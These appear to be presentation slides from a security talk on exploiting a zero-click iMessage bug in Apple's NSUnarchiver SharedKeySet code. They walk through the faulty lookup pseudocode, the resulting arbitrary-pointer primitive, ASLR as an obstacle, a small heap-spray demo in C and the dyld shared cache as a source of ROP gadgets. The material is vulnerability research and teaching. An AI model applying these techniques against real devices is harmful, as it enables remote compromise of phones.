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

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

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

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

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


1. idx > numKey, so recurse to subskset (SKS1)
2. idx < numKey, so access nullptr + 0x41414141*8

Checkpoint

✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage

? Exploitation primitives gained?

Exploitation Primitive

```
SharedKeySet::lookup(key, start):
    khash = hash(key)
    idx = rankTable[khash % len(rankTable)]
    if idx < numKey and key == keys[idx]:
        return start + idx
    if subskset:
        return subskset.lookup(key, start + numKey)
    return -1;
```

- **`keys`** is nullptr, **`idx`** controlled
- During key comparison, some ObjC methods are called on the controlled object
  - E.g. `isNSString`
- Also possible to get `dealloc` method (destructor) called on controlled object
- **=> Exploit Primitive:** treat arbitrary, absolute address as pointer to Objective-C object and call some methods on it

Checkpoint


✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage

✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer

? How to exploit?

Exploitation Idea

Use bug to call some ObjC method on a fake object, e.g. `isNSString` (called during string comparison) or `dealloc` (destructor, called when an object's reference count drops to zero)



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



Being Blind

Next problem: Address Space Layout Randomization (ASLR) randomizes location of a process' memory regions

=> Location of faked object and library functions unknown




Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction in iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ? Need ASLR bypass

Exploitation Idea

Use bug to call some ObjC method on a fake object, e.g. `isNSString` (called during string comparison) or `dealloc` (destructor, called when an object's reference count drops to zero)



Heap addresses (data)

Heap Spraying on iOS


- Old technique, still effective today
- Idea: allocate a lot of memory until some allocation is always placed at known address
- Exploits low ASLR entropy of heap base
- In case of iMessage, heap spraying is possible by abusing NSKeyedUnarchiver features
- Try it at home:

```
void spray() {
    const size_t size = 0x4000; // Pagesize
    const size_t count = (256 * 1024 * 1024) / size;
    for (int i = 0; i < count; i++) {
        int* chunk = malloc(size);
        *chunk = 0x41414141;
    }

    int* addr = (int*)0x110000000;
    printf("0x110000000: 0x%x\n", *addr);
    // 0x110000000: 0x41414141
}
```

Exploitation Idea


Use bug to call some ObjC method on a fake object, e.g. `isNSString` (called during string comparison) or `dealloc` (destructor, called when an object's reference count drops to zero)



Heap addresses (data)

Dyld Shared Cache

- Prelinked blob of most system libraries on iOS
- Reduces load times of programs (imports between libraries already resolved)
- Also used on macOS
- Contains most things relevant for an attacker: system functions, ROP gadgets, …
- **Must know where it is mapped for a successful exploit on iOS**



